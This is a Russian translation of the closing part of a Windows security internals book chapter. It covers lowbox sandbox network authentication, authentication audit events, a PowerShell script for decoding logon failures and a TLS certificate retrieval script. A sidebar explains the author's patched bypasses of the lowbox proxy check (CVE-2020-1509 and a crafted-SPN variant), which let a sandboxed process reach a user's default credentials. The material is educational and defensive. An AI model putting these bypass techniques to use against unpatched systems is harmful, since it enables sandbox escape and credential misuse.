Листинг 15-18. Исследование флагов маркера NTLM AUTHENTICATE *и отображение уровня олицетворения созданного маркера*

Теперь флаги маркера NTLM AUTHENTICATE включают флаг Identity □. Он сообщает серверу, что клиент хочет разрешить использование только маркера уровня Identification. Когда мы получаем маркер из серверного контекста аутентификации и форматируем его, видно, что уровень олицетворения действительно равен Identification □.

Как и NullSession, флаг атрибута запроса Identify работает также с Kerberos. В листинге 15-19 показано, что указание этого флага приводит к установке флага Identity в поле GSSAPI Checksum аутентификатора AP-REQ.

```
<Authenticator>
--snip--
Checksum        : GSSAPI
Channel Binding : 00000000000000000000000000000000
Context Flags   : Identity
```

Листинг 15-19. Флаг Identity *в контрольной сумме GSSAPI сообщения* AP-REQ

Сетевая аутентификация с маркером lowbox

Когда процесс работает с маркером lowbox (описанным в главе 4), LSA применяет ограничения к использованию сетевой аутентификации. Это сделано, чтобы приложению в песочнице было сложнее злоупотребить сетевой аутентификацией для получения доступа к учётным данным

сеанса входа пользователя и через них к его ресурсам.

Однако если процесс lowbox может создать клиентский контекст аутентификации, он способен создавать маркеры аутентификации только в следующих трёх сценариях:

• использование учётных данных сеанса входа с возможностью Enterprise Authentication;
• использование учётных данных сеанса входа для известного веб-прокси;
• использование явных учётных данных, таких как имя пользователя и пароль.

Обсудим каждый из этих сценариев.

Аутентификация с возможностью Enterprise Authentication

Возможность корпоративной аутентификации, представленная SID `S-1-15-3-8`, может быть предоставлена при создании маркера lowbox. С этой возможностью процесс lowbox может без ограничений использовать учётные данные сеанса входа пользователя для создания любых поддерживаемых маркеров сетевой аутентификации, например NTLM или Kerberos.

Возможность корпоративной аутентификации предназначена для использования предприятиями во внутренних приложениях. За пределами предприятий основным средством развёртывания процессов lowbox является Microsoft App Store, который ограничил использование этой возможности в правилах отправки приложений. Если вы подаёте в магазин Microsoft приложение, использующее возможность корпоративной аутентификации, оно должно пройти дополнительную проверку и может быть отклонено. Однако при создании маркера lowbox вне приложения магазина для тестирования ограничений нет, как показано в листинге 15-20.

```
PS> $cred = New-LsaCredentialHandle -Package "Negotiate" -UseFlag Outbound
PS> $sid = Get-NtSid -PackageName "network_auth_test"
1 PS> Use-NtObject($token = Get-NtToken -LowBox -PackageSid $sid) {
    Invoke-NtToken $token { New-LsaClientContext -CredHandle $cred }
}
2 Exception calling ".ctor" with "5" argument(s): "(0x80090304) - The Local
Security Authority cannot be contacted"

PS> $cap = Get-NtSid -KnownSid CapabilityEnterpriseAuthentication
3 PS> Use-NtObject($token = Get-NtToken -LowBox -PackageSid $sid
-CapabilitySid $cap) {
  4 $auth = Invoke-NtToken $token { New-LsaClientContext -CredHandle $cred }
    Format-LsaAuthToken $auth
}
<SPNEGO Init>
Mechanism List     :
1.3.6.1.4.1.311.2.2.10         - NTLM
1.2.840.48018.1.2.2            - Microsoft Kerberos
--snip--
```

Листинг 15-20. Проверка возможности корпоративной аутентификации lowbox

Сначала мы создаём объект Token lowbox без этой возможности □. При создании клиентского контекста аутентификации с помощью `New-LsaClientContext` мы получаем ошибку □. Она поступает от API `InitializeSecurityContext`, который PowerShell вызывает за кулисами. Затем мы создаём маркер lowbox с возможностью □. На этот раз клиентский контекст аутентификации успешно создаётся, и мы можем отформатировать маркер аутентификации клиента □.

Аутентификация в известном веб-прокси

Процесс lowbox может создавать маркеры для аутентификации в веб-прокси, которые обычно требуют, чтобы пользователь домена мог обращаться к интернету. Для поддержки этого сценария

можно выполнять сетевую аутентификацию с учётными данными сеанса входа пользователя, если имя цели задано как адрес разрешённого прокси-сервера.

Например, предположим, что имя цели - `HTTP/proxy.mineral.local`. Системный администратор должен настроить адрес прокси либо через групповую политику, либо с помощью сценария автоматической настройки прокси (Proxy Auto-Configuration, PAC), который гарантирует, что веб-запрос с произвольной конфигурацией прокси не пройдёт проверки LSA. В листинге 15-21 показано использование имени цели веб-прокси для разрешения сетевой аутентификации. Для работы сценария должен быть настроен системный веб-прокси.

```
PS> $cred = New-LsaCredentialHandle -Package "NTLM" -UseFlag Outbound
1 PS> $client = New-Object System.Net.WebClient
PS> $proxy = $client.Proxy.GetProxy("http://www.microsoft.com").Authority
2 PS> $target = "HTTP/$proxy"
PS> $target | Write-Output
HTTP/192.168.0.10:1234

PS> $sid = Get-NtSid -PackageName "network_auth_test"
3 PS> Use-NtObject($token = Get-NtToken -LowBox -PackageSid $sid) {
  4 $client = Invoke-NtToken $token {
          New-LsaClientContext -CredHandle $cred -Target $target
    }
    Format-LsaAuthToken $client
}
<NTLM NEGOTIATE>
Flags: Unicode, Oem, RequestTarget, NTLM, AlwaysSign,...
```

Листинг 15-21. Проверка аутентификации lowbox в веб-прокси

Сначала мы запрашиваем параметр прокси с помощью класса .NET `WebClient` □. Затем строим целевой SPN с классом службы HTTP и адресом прокси □.

Далее мы создаём маркер lowbox □. Обратите внимание, что возможность корпоративной аутентификации не указана. Мы создаём клиентский контекст аутентификации и используем целевой SPN □. Исходная аутентификация завершается успешно, и мы можем выполнить клиентскую аутентификацию в целевом прокси.

Эта аутентификация прокси считается безопасной, поскольку служба должна проверять имя цели, прежде чем разрешить аутентификацию. Если процесс lowbox создаст аутентификацию для SPN прокси, но затем отправит её серверу SMB, процесс аутентификации должен завершиться неудачей. При аутентификации Kerberos SPN выбирает ключ для билета, поэтому билет с неправильным SPN не должен расшифроваться при отправке неверной службе.

Аутентификация с явными учётными данными

Последний вариант, показанный в листинге 15-22, состоит в указании явных учётных данных при создании дескриптора учётных данных, предоставляемого клиентскому контексту аутентификации.

```
PS> $cred = New-LsaCredentialHandle -Package "Negotiate" -UseFlag Outbound
-ReadCredential
UserName: user
Domain: GRAPHITE
Password: ********

PS> $sid = Get-NtSid -PackageName "network_auth_test"
PS> Use-NtObject($token = Get-NtToken -LowBox -PackageSid $sid) {
    Invoke-NtToken $token {
    1 $c = New-LsaClientContext -CredHandle $cred -Target "CIFS/localhost"
      Format-LsaAuthToken $c
    }
}
<NTLM NEGOTIATE>
```

```
Flags: Unicode, Oem, RequestTarget, NTLM, AlwaysSign,...
```

Листинг 15-22. Инициализация клиентского контекста аутентификации с явными учётными данными

Для инициализации клиентского контекста аутентификации по-прежнему необходимо предоставить целевой SPN □. Однако известный прокси указывать не требуется, поскольку целью может быть любая служба или узел. В данном случае мы указываем SPN `CIFS/localhost`.

Находясь в песочнице маркера lowbox, можно выступать сервером сетевой аутентификации, поскольку возможно получить объект Token другого пользователя.

Однако, если пользователь маркера в точности не совпадает с пользователем вызывающего процесса и SID пакета lowbox, возвращаемому маркеру назначается уровень Identification, что не позволяет злоупотребить им для повышения привилегий. Ограничение уровня олицетворения применяется, даже если маркер lowbox обладает возможностью корпоративной аутентификации, поскольку она предоставляет доступ только к клиентскому контексту аутентификации.

ОБХОД ПРОВЕРКИ ПРОКСИ

Microsoft крайне плохо документирует эти способы обхода требования возможности для аутентификации на прокси. Проблема функций безопасности, для которых официальной документации почти или совсем нет, состоит в том, что об их существовании знают немногие разработчики, поэтому они не проходят столь же строгого тестирования, какое следовало бы проводить, особенно для необычных граничных случаев. В утопическом мире Microsoft реализовала бы исчерпывающие тесты безопасности для функции проверки прокси, но, к сожалению, мы живём не в таком мире.

Исследуя проверку прокси для этой книги, я выполнил обратную разработку её реализации в LSA и заметил, что, если имя цели не является прокси, процесс аутентификации продолжается, но LSA устанавливает для пакета безопасности флаг, указывающий, что он должен использовать явно предоставленные учётные данные. Как мы видели при рассмотрении NTLM в главе 13, можно предоставить имя и домен текущего пользователя, но оставить пароль пустым; в таком случае пакет безопасности использует пароль из учётных данных входа.

Если указать только имя пользователя и домен, пакет безопасности NTLM сочтёт их явными учётными данными, удовлетворив флагу, установленному LSA, хотя при аутентификации будут использоваться учётные данные по умолчанию. Это обходит все проверки и предоставляет процессу lowbox доступ к учётным данным пользователя по умолчанию, чем злоумышленник может воспользоваться для доступа к сетевым ресурсам, доступным этому пользователю. Подробнее об этой проблеме можно узнать из описания CVE-2020-1509.

Даже после того, как Microsoft реализовала исправление, мне всё ещё удавалось обойти проверку, поскольку во время исследования я также заметил, что проверка имени цели реализована неправильно. Напомним из главы 13, что имя цели является SPN, состоящим из трёх частей, разделённых прямыми косыми чертами: класса службы, имени экземпляра и имени службы. Код синтаксического разбора и проверки в LSA имел две проблемы:

- Он не проверял, что классом службы является HTTP или HTTPS.

- Он проверял адрес прокси в имени службы, а не в имени экземпляра.

Отсутствие проверки класса службы позволяло имени цели ссылаться на другие службы, например CIFS, чтобы использовать его для аутентификации на сервере SMB. Благодаря этому я мог составить имя цели вида `CIFS/fileserver.domain.com/proxy.domain.com`. Если `proxy.domain.com` являлся зарегистрированным прокси, такое имя цели проходило

проверку прокси; однако сервер SMB учитывал бы только класс службы и имя экземпляра (здесь `fileserver.domain.com`) и снова разрешал бы доступ с учётными данными пользователя по умолчанию. Microsoft исправила и эту проблему, хотя и не присвоила ей номер CVE.

Основная первопричина проблемы с именем службы состояла в том, что API, который Microsoft использовала для синтаксического разбора SPN, назначал компоненту имени службы значение компонента имени экземпляра, если имя службы не предоставлялось. Например, для `HTTP/proxy.domain.com` и имени экземпляра, и имени службы устанавливалось значение `proxy.domain.com`. Поэтому этот код работал в ограниченных тестах Microsoft, но перестал работать, когда кто-то решил проверить граничные случаи функции. Сообщая об исходной проблеме, я упомянул Microsoft обход синтаксического разбора имени цели, но по какой-то причине его не исправили одновременно с ней. Этот пример не только подтверждает моё предыдущее утверждение о том, что недокументированные функции часто тестируются не слишком хорошо, но и показывает, почему всегда следует проверять любые изменения, внесённые разработчиком, чтобы убедиться в полноте реализованного им исправления.

С учётом сказанного Microsoft рекомендует отключать автоматическую аутентификацию на HTTP-прокси, когда она не требуется, добавив параметр реестра `AllowUnprivilegedProxyAuth` в `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa` и установив его значение равным `0`. Если этот параметр отсутствует, Windows по умолчанию включает такую аутентификацию при обращении к прокси.

Журнал событий аудита аутентификации

Завершим обсуждение аутентификации обзором данных аудита, создаваемых при интерактивной и сетевой аутентификации. При наблюдении за корпоративной сетью вам может понадобиться знать, какие пользователи пытались пройти аутентификацию в системе Windows. Анализируя журнал аудита, можно выявить их успешные и неуспешные попытки аутентификации на компьютере.

Записи журнала аудита аутентификации находятся в том же журнале событий безопасности, который мы исследовали в главе 9 при обсуждении событий аудита объектов. Для получения интересующих нас событий можно применить похожий приём фильтрации журнала по идентификатору события. Ниже приведены идентификаторы некоторых важных событий аутентификации:

• **4624** Учётная запись успешно выполнила вход.

• **4625** Учётной записи не удалось выполнить вход.

• **4634** Учётная запись выполнила выход.

Рассмотрим сведения, предоставляемые этими событиями. Листинг 15-23 начинается с запроса к журналу событий безопасности о событии успешного входа 4624. Выполните эту команду от имени администратора.

```
PS> Get-WinEvent -FilterHashtable @{logname='Security';id=@(4624)} |
Select-Object -ExpandProperty Message
An account was successfully logged on.

Subject:
        Security ID:            S-1-5-18
        Account Name:           GRAPHITE$
        Account Domain:         MINERAL
        Logon ID:               0x3E7
```

```
Logon Information:
        Logon Type:             2
        Restricted Admin Mode:  No
        Virtual Account:        No
        Elevated Token:         Yes

Impersonation Level:            Impersonation

New Logon:
        Security ID:            S-1-5-21-1195776225-522706947-2538775957-1110
        Account Name:           alice
        Account Domain:         MINERAL
        Logon ID:               0x15CB183
        Linked Logon ID:        0x15CB1B6
        Network Account Name:   -
        Network Account Domain: -
        Logon GUID:             {d406e311-85e0-3932-dff5-99bf5d834535}

Process Information:
        Process ID:             0x630
        Process Name:           C:\Windows\System32\winlogon.exe

Network Information:
        Workstation Name:       GRAPHITE
        Source Network Address: 127.0.0.1
        Source Port:            0

Detailed Authentication Information:
        Logon Process:            User32
        Authentication Package:   Negotiate
        Transited Services:       -
        Package Name (NTLM only): -
        Key Length:               0
```

Листинг 15-23. Запись журнала об успешном событии интерактивной аутентификации

В этом листинге показан пример записи для события успешной аутентификации. В часто используемой системе таких записей, вероятно, будет много, поэтому выберите для исследования всего одну.

Записи событий содержат множество сведений, часть которых может не заполняться для определённых типов входа. Каждая запись начинается со сведений об учётной записи пользователя, отправившей запрос аутентификации. В случае интерактивной аутентификации это, вероятно, будет привилегированная учётная запись, например учётная запись компьютера SYSTEM. Затем следуют сведения о входе, включая тип входа. Значение `2` обозначает интерактивный вход. Некоторые другие типы входа: сетевой (3), пакетный (4), служебный (5) и удалённый интерактивный (10). В этом разделе также указывается, использовался ли для аутентификации режим Restricted Admin и является ли сеанс, представленный событием, повышенным. После него указывается уровень олицетворения маркера.

Следующий раздел содержит подробные сведения о сеансе входа, созданном для успешной аутентификации, включая SID, имя и домен пользователя. Поскольку это повышенная интерактивная аутентификация, мы видим два идентификатора входа: один для самого сеанса, а другой для связанного неповышенного сеанса входа, созданного для UAC.

Далее следуют подробные сведения о процессе, отправившем запрос аутентификации. В этом примере это процесс, вызвавший `LsaLogonUser`. Последние два раздела содержат сведения о сетевой аутентификации и дополнительные подробности, не подошедшие для других категорий. Частью подробных сведений об аутентификации является пакет безопасности, использованный для аутентификации. В данном случае использован Negotiate, поэтому он выбрал наилучший протокол аутентификации для пользователя.

Запись события одного и того же типа создаётся независимо от того, происходила ли аутентификация через `LsaLogonUser` или посредством сетевой аутентификации. Например, если событие относится к сетевой аутентификации NTLM, в разделе подробных сведений об аутентификации должно отображаться нечто подобное листингу 15-24.

```
Detailed Authentication Information:
  Logon Process:            NtLmSsp
  Authentication Package:   NTLM
  Transited Services:       -
  Package Name (NTLM only): NTLM V2
  Key Length:               128
```

Листинг 15-24. Подробные сведения об успешной сетевой аутентификации NTLM

Теперь рассмотрим событие неуспешной аутентификации. В листинге 15-25 от имени администратора запрашиваются события с идентификатором 4625.

```
PS> Get-WinEvent -FilterHashtable @{logname='Security';id=@(4625)} |
Select-Object -ExpandProperty Message
An account failed to log on.
--snip--
Account For Which Logon Failed:
    Security ID:        S-1-0-0
    Account Name:       alice
    Account Domain:     MINERAL

Failure Information:
    Failure Reason:     Unknown user name or bad password.
    Status:             0xC000006D
    Sub Status:         0xC000006A
--snip--
```

Листинг 15-25. Запись журнала о событии неуспешной аутентификации

В выводе я выделил только одну запись. В ней присутствуют многие из тех же разделов, что и при успешной аутентификации, поэтому я удалил всё, что встречается в записях обоих типов.

Первый из показанных здесь разделов содержит подробные сведения об учётной записи пользователя, которому не удалось пройти аутентификацию. Корректность записи SID не гарантируется; например, в данном случае SID не представляет пользователя alice. Далее мы получаем дополнительные сведения о неудаче: сначала текстовую версию ошибки, а затем состояние, которым здесь является код состояния NT `STATUS_LOGON_FAILURE`. Код подсостояния предоставляет более подробные сведения; в этом случае это `STATUS_WRONG_PASSWORD`, указывающий, что пользователь не предоставил корректный пароль. Среди других кодов подсостояния, которые могут встретиться, `STATUS_NO_SUCH_USER`, если пользователь не существует, и `STATUS_ACCOUNT_DISABLED`, если учётная запись пользователя отключена.

Наконец, рассмотрим событие выхода, создаваемое при удалении сеанса входа. Обычно это происходит, когда не остаётся объектов Token, ссылающихся на сеанс входа. Выполните команду из листинга 15-26 от имени администратора.

```
PS> Get-WinEvent -FilterHashtable @{logname='Security';id=@(4634)} |
Select-Object -ExpandProperty Message
An account was logged off.

Subject:
    Security ID:    S-1-5-21-1195776225-522706947-2538775957-1110
    Account Name:   alice
    Account Domain: MINERAL
    Logon ID:       0x15CB183

Logon Type:         2
```

Листинг 15-26. Запись журнала о событии выхода из аутентификации

Эта запись журнала событий гораздо проще записей об успешной или неуспешной аутентификации. Она содержит только сведения о субъекте, включая имя пользователя и домен. Чтобы сопоставить событие успешной аутентификации с соответствующим событием выхода, можно сравнить идентификаторы входа.

Практические примеры

Завершим несколькими практическими примерами, использующими команды, о которых вы узнали в этой главе.

Определение причины неудачи аутентификации

В предыдущем разделе я отметил, что при неудаче процесса аутентификации в журнале событий отображаются два кода состояния: основное состояние, обычно `STATUS_LOGON_FAILURE`, и подсостояние, например `STATUS_WRONG_PASSWORD`. К сожалению, журнал событий автоматически преобразует в строку только основной код состояния, после чего обычно создаёт общее сообщение «The username or password is incorrect» («Неверное имя пользователя или пароль»), не слишком полезное при диагностике неудач аутентификации. Напишем небольшой сценарий, который будет анализировать записи журнала событий и автоматически преобразовывать коды подсостояния в сообщения.

Первая проблема, которую необходимо решить, - получение кода подсостояния из записи журнала событий. Можно попытаться вручную разобрать его из текстового сообщения. Однако для разных языков сообщения будут разными, и полагаться на наличие такой текстовой строки, как `SubStatus`, нельзя. Тем не менее запись журнала событий содержит все важные сведения в виде отдельных свойств, и запросить их можно через свойство `Properties` объекта записи журнала событий. В листинге 15-27 показан вывод такого запроса.

```
PS> $record = Get-WinEvent -FilterHashtable @{logname='Security';id=@(4634)} |
Select -First 1
PS> $record.Properties
Value
-----
S-1-5-21-1195776225-522706947-2538775957-1110
alice
MINERAL
--snip--
```

Листинг 15-27. Отображение свойств записи журнала событий

К сожалению, список свойств содержит только значения и никак не указывает имена свойств. Нам нужно свойство с именем `SubStatus`, которое, возможно, всегда находится по одному и тому же индексу в списке свойств, но гарантии неизменности этого положения нет. Поэтому для получения этих сведений необходимо вручную исследовать XML, в котором хранятся свойства журнала событий. Запросить его можно методом `ToXml` записи. В листинге 15-28 показано, как извлечь именованные свойства из записи журнала событий.

```
PS> function Get-EventLogProperty {
    [CmdletBinding()]
    param(
        [parameter(Mandatory, Position = 0, ValueFromPipeLine)]
        [System.Diagnostics.Eventing.Reader.EventRecord]$Record
    )

PROCESS {
    1 $xml = [xml]$Record.ToXml()
```

```
      $ht = @{
          TimeCreated = $Record.TimeCreated
          Id = $Record.Id
      }
    2 foreach($ent in $xml.Event.EventData.data) {
          $ht.Add($ent.Name, $ent."#text")
      }
      [PSCustomObject]$ht
    }
}
PS> Get-EventLogProperty $record
SubjectUserName           : alice
TimeCreated               : 2/24 1:15:06 PM
IpPort                    : -
SubjectLogonId            : 0x54541
KeyLength                 : 0
LogonProcessName          : Advapi
IpAddress                 : -
LmPackageName             : -
TransmittedServices       : -
WorkstationName           : GRAPHITE
SubjectUserSid            : S-1-5-21-1195776225-522706947-2538775957-1110
3 SubStatus                 : 0xc000006a
AuthenticationPackageName : Negotiate
SubjectDomainName         : MINERAL
ProcessName               : C:\Program Files\PowerShell\7\pwsh.exe
4 FailureReason             : %%2313
LogonType                 : 3
Id                        : 4625
Status                    : 0xc000006d
TargetUserSid             : S-1-0-0
TargetDomainName          : mineral.local
ProcessId                 : 0xe48
TargetUserName            : alice
```

Листинг 15-28. Извлечение именованных свойств записи журнала событий

Сначала мы определяем функцию `Get-EventLogProperty`, преобразующую каждую запись в новый объект. Нам нужно извлечь XML записи журнала событий, а затем разобрать его в XML-документ □. XML-элемент `EventData` хранит свойства, поэтому мы используем объектную модель, предоставляемую PowerShell, чтобы извлечь каждый элемент и построить хеш-таблицу из имени свойства и текста тела □. Затем мы преобразуем хеш-таблицу в пользовательский объект PowerShell, чтобы упростить выполнение запросов к ней.

Исследуя свойства нового объекта, мы обнаруживаем, что свойство `SubStatus` теперь легко доступно □. У нашего подхода есть некоторые ограничения; например, мы не преобразовали причину неудачи из идентификатора ресурса в строку □. Однако причина неудачи нам не нужна, поскольку при необходимости сообщение можно получить из кода состояния.

Теперь расширим код, чтобы извлекать подсостояние для неудач аутентификации (листинг 15-29).

```
1 PS> function Get-AuthFailureStatus {
    [CmdletBinding()]
    param(
        [parameter(Mandatory, Position = 0, ValueFromPipeLine)]
        $Record
    )

PROCESS {
        [PSCustomObject]@{
            TimeCreated = $Record.TimeCreated
            UserName = $Record.TargetUserName
            DomainName = $Record.TargetDomainName
          2 SubStatus = (Get-NtStatus -Status $Record.SubStatus).StatusName
        }
    }
}
3 PS> Get-NtToken -Logon -User $env:USERNAME -Domain $env:USERDOMAIN
```

```
-Password "InvalidPassword"
PS> Get-NtToken -Logon -User "NotARealUser" -Domain $env:USERDOMAIN
-Password "pwd"
4 PS> Get-WinEvent -FilterHashtable @{logname='Security';id=@(4625)} |
Select-Object -First 2 | Get-EventLogProperty | Get-AuthFailureStatus
TimeCreated           UserName      DomainName  SubStatus
-----------           --------      ----------  ---------
2/24      1:15:06 PM  alice         MINERAL     STATUS_WRONG_PASSWORD
2/24/     1:14:45 PM  NotARealUser  MINERAL     STATUS_NO_SUCH_USER
```

Листинг 15-29. Синтаксический разбор свойств неудачи аутентификации и преобразование их кодов подсостояния

Сначала мы определяем функцию, преобразующую свойства записи в более простой объект неудачи аутентификации □. Мы извлекаем только метку времени, имя пользователя и имя домена, после чего преобразуем свойство `SubStatus` в его имя состояния NT □.

Затем мы выполняем две неуспешные аутентификации, чтобы создать несколько записей в журнале событий □. Мы фильтруем журнал так, чтобы он возвращал только записи о неудаче аутентификации, а затем преобразуем записи в конвейере □. В созданном выводе видны две записи. Первая имеет подсостояние `STATUS_WRONG_PASSWORD`, указывающее, что пользователь был корректным, а пароль - нет. Вторая имеет `STATUS_NO_SUCH_USER`, указывающее, что пользователь не существует.

Использование secure channel для извлечения TLS-сертификата сервера

Теперь разберём простой пример использования протокола аутентификации secure channel. Мы установим TCP-соединение с защищённым веб-сервером и извлечём его серверный сертификат, после чего используем его для получения подробных сведений об организации, которая может владеть сервером, и о том, действителен ли сертификат.

Обратите внимание, что, скорее всего, существуют гораздо лучшие способы получения сертификата сервера, чем применённый в этом примере. Например, большинство веб-браузеров позволяют отобразить и экспортировать сертификат, если перейти на сервер. Однако это мало помогло бы узнать о работе secure channel. Для начала скопируйте содержимое листинга 15-30 в файл сценария `get_server_cert.ps1`.

```
1 param(
    [Parameter(Mandatory, Position = 0)]
    [string]$Hostname,
    [int]$Port = 443
)

$ErrorActionPreference = "Stop"

2 function Get-SocketClient {
    param(
        [Parameter(Mandatory)]
        $Socket
    )

    $Socket.ReceiveTimeout = 1000
    $Socket.Client.NoDelay = $true
    $stream = $Socket.GetStream()
    return @{
        Reader = [System.IO.BinaryReader]::new($stream)
        Writer = [System.IO.BinaryWriter]::new($stream)
    }
}

3 function Read-TlsRecordToken {
    param(
```

```
        [Parameter(Mandatory)]
        $Client
    )
    $reader = $Client.Reader
    $header = $reader.ReadBytes(5)
    $length = ([int]$header[3] -shl 8) -bor ($header[4])
    $data = @()
  4 while($length -gt 0) {
        $next = $reader.ReadBytes($length)
        if ($next.Length -eq 0) {
            throw "End of stream."
        }
        $data += $next
        $length -= $next.Length
    }

    Get-LsaAuthToken -Token ($header+$data)
}

5 Use-NtObject($socket = [System.Net.Sockets.TcpClient]::new($Hostname, 443)) {
    $tcp_client = Get-SocketClient $socket

6 $credout = New-LsaCredentialHandle -Package "Schannel" -UseFlag Outbound
    $client = New-LsaClientContext -CredHandle $credout -Target $Hostname
-RequestAttribute ManualCredValidation

7 while(!(Test-LsaContext -Context $client)) {
      8 if ($client.Token.Length -gt 0) {
            $tcp_client.Writer.Write($client.Token.ToArray())
        }

      9 $record = Read-TlsRecordToken -Client $tcp_client
        Update-LsaClientContext -Client $client -Token $record
    }

  a $client.RemoteCertificate
}
```

Листинг 15-30. Сценарий для чтения TLS-сертификата сервера

Сначала мы определяем пару параметров: имя узла сервера и необязательный TCP-порт □. HTTPS использует общеизвестный порт 443; однако TLS не ограничен одним этим портом, поэтому его можно изменить, если требуется обратиться к другой службе.

Затем мы определяем пару функций. Первая, `Get-SocketClient`, преобразует объект TCP-клиента в `BinaryReader` и `BinaryWriter` □. Протокол TLS имеет сравнительно простую двоичную структуру записей, поэтому эти классы упрощают синтаксический разбор сетевого трафика.

Вторая функция, `Read-TlsRecordToken`, считывает с сервера одну запись TLS и возвращает её как маркер аутентификации □. Сначала мы считываем 5-байтовый заголовок записи и извлекаем длину данных, после чего считываем данные из потока. Поскольку TCP является потоковым протоколом, нет гарантии, что все необходимые данные будут возвращены за одну операцию чтения, поэтому чтение приходится выполнять в цикле до получения всего необходимого □.

Теперь мы переходим к телу сценария. Сначала устанавливаем TCP-соединение с именем узла и TCP-портом, предоставленными сценарию как аргументы □. Затем преобразуем сокет в объекты чтения и записи. Далее создаём учётные данные Schannel и клиентский контекст □, задавая именем узла цель клиентского контекста и включая ручную проверку учётных данных, поскольку для целей этого примера нас не особенно беспокоит недействительность сертификата сервера.

Теперь можно выполнять цикл до завершения аутентификации клиентского контекста □. Если имеется маркер для отправки серверу, мы преобразуем его в байты и записываем в TCP-сокет □. Как мы видели ранее, клиент и сервер TLS могут создать более одной записи TLS, которые контекст должен обработать перед созданием нового маркера.

После отправки клиентского маркера аутентификации можно считать следующую запись TLS с сервера и обновить клиент □. Этот цикл продолжает выполняться до успешного завершения аутентификации либо до остановки сценария исключением. Наконец, из сценария можно вернуть сертификат сервера □.

В листинге 15-31 показано, как использовать написанный нами сценарий.

```
PS> $cert = .\get_server_cert.ps1 -Hostname www.microsoft.com
PS> $cert
Thumbprint                                Subject
----------                                -------
9B2B8AE65169AA477C5783D6480F296EF48CF14D  CN=www.microsoft.com,...

PS> $cert | Export-Certificate -FilePath output.cer
    Directory: C:\demo
Mode                 LastWriteTime           Length Name
----                 -------------           ------ ----
-a----               02-21   17:10           2173   output.cer
```

Листинг 15-31. Получение серверного сертификата для www.microsoft.com и его экспорт в файл

Вы вызываете сценарий, предоставляя имя узла сервера. При необходимости можно указать TCP-порт, но в данном случае мы используем порт 443, более
известный как HTTPS, который является значением по умолчанию для сценария. Возвращаемый сертификат представляет собой объект, который можно исследовать с помощью PowerShell. Сертификат также можно экспортировать в файл командой `Export-Certificate`.

Подведение итогов

Эта глава началась с описания буферов безопасности и того, как они используются для двусторонней передачи сведений через API SSPI во время сетевой аутентификации и процессов шифрования и подписания. Затем был дан обзор протокола аутентификации Negotiate, позволяющего выполнить сетевую аутентификацию, когда обе стороны заранее не уверены, какой протокол аутентификации использовать.

Далее мы рассмотрели несколько реже используемых пакетов безопасности: secure channel и CredSSP. Они занимают определённые ниши, но по сравнению с NTLM или Kerberos отличаются и более сложным использованием. Мы также обсудили анонимную сетевую аутентификацию и сетевую аутентификацию с удостоверением в NTLM и Kerberos, а также рассмотрели сетевую аутентификацию внутри песочницы маркера lowbox (и я описал, как неоднократно обходил эту аутентификацию).

Глава завершилась обзором событий аудита безопасности, создаваемых при аутентификации пользователя. Вы узнали о различных типах событий, используемых для описания успешной или неуспешной аутентификации пользователя, и увидели, как с их помощью выяснить, какие пользователи пытались пройти аутентификацию на рабочей станции.

Заключительные мысли

Завершая эту последнюю главу, я надеюсь, что вы примените полученные здесь знания о внутреннем устройстве безопасности Windows в собственных начинаниях. Я подробно рассмотрел многие области, начиная с монитора состояния безопасности и маркеров и заканчивая проверкой доступа и аутентификацией, и привёл примеры, демонстрирующие важные темы.

Однако мне не удалось предоставить сценарии, демонстрирующие все варианты сочетания рассмотренных нами функций. Поэтому я рекомендую обратиться к справочной функции для различных команд, предоставляемых модулем NtObjectManager, и поэкспериментировать с их использованием. Если выполнять тесты на виртуальной машине Windows, повредить удастся немногое. (На самом деле, если во время экспериментов в системе появится синий экран смерти, возможно, стоит разобраться, почему это произошло, поскольку вы могли обнаружить уязвимость безопасности.)

После этой главы приведены дополнительные справочные материалы: приложение A содержит пошаговое руководство по настройке доменной сети для тестирования, а приложение B - список псевдонимов SDDL.